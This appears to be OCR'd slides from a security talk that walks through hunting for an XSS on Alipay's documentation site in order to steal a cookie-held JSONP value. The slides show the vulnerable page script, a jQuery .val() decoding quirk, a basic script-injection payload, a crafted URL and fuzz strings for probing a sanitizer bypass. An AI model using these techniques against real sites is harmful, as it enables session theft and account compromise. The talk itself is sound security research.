
```
try {
    var articleId = __getQuery().articleId;
    var isDoc = document.location.host == 'doc.open.alipay.com';

    if (isDoc) {
        if (!articleId) { //如果没有articleId 代表是文档首页
            location.href = 'https://docs.open.alipay.com/200';
        } else {
            var newTreeId = window.TOP_PAGES[articleId];
            if (newTreeId != undefined) {
                location.href = 'https://docs.open.alipay.com/' + newTreeId + '/' + articleId;
            } else if (articleId == '107093') {
                location.href = 'https://docs.open.alipay.com/277/105952/';
            } else {
                console.log('article mapping record not found');
            }
        }
    }
} catch (e) {
    console.log(e);
}
```




https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&keyword=foo">&articleId=bar



OFFSEC
www.offsec.ir


ynuf.apipay.com
WAF
foo">
URL Decode
foo">
HTML Encode
foo&quote;>

Any chance for XSS?


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
~~**ynuf.alipay.com**~~
***.alipay.com**
Trying to get XSS in
doc.open.alipay.com

More Inspecting the Page

Deeper Inspect

> A part of the page was made by JavaScript
>
> JavaScript again, handling the keyword value from search input field

```
function h(b, e) {
        url = d.one(".J_ajaxUrl").val();
        var f = "keyword=" + (d.one(".J_Tagword") ? d.one(".J_Tagword").val() :
        d.one(".J_SearchKeyword").val()) + "&searchType=" + e;
        url.indexOf("?") > 0 ? url += "&" : url += "?",
        c({
            url: url + f + "&current=" + b,
            type: "post",
            dataType: "json",
            data: {},
            success: function(b) {
                if (200 == b.code) {
```

Tricky Note in jQuery .val()

Tricky Note

A tricky note in jQuery


- .val() HTML decodes the value automatically

```
...
<input id="input" value="&amp;&quot;"/>
...
```

- $('#input').val() returns &"

```
var f = "keyword=" + d.one(".J_SearchKeyword").val() + "&searchType=" + e
```


Breaking the HTML tag




The simplest payload for DOM based XSS

```
"><script>alert(1)</script>
```

The server-side sanitization prevented XSS


ynuf.apipay.com
WAF
URL Decode
Sanitization
HTML Encode


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
~~**ynuf.alipay.com**~~
***.alipay.com**
Trying to get XSS in
doc.open.alipay.com
Bypassing server
side sanitization in
doc.open.alipay.com

Server-Side Sanitization Bypass

Deeper

Fuzz Time

Fuzz time


<a>
<a>
<a>test
<a>%0a
<a/x>
<a href>
<a/href=x>
<a hrhrefef>
<blah>
<bl<blah>ah>
<a>
<a>
<a>
<a>
<a>
<a>
<a>
<a>


Results:

1. Deleting attributes and closing the valid tags
<a href> turned into **<a>**

2. Removing the Invalid tags recursively.
<blah> or **<bl<blah>ah>** turned into nothing.

More Fuzzing

More Fuzz



Wait, WHAT?

& should be turned into **&**

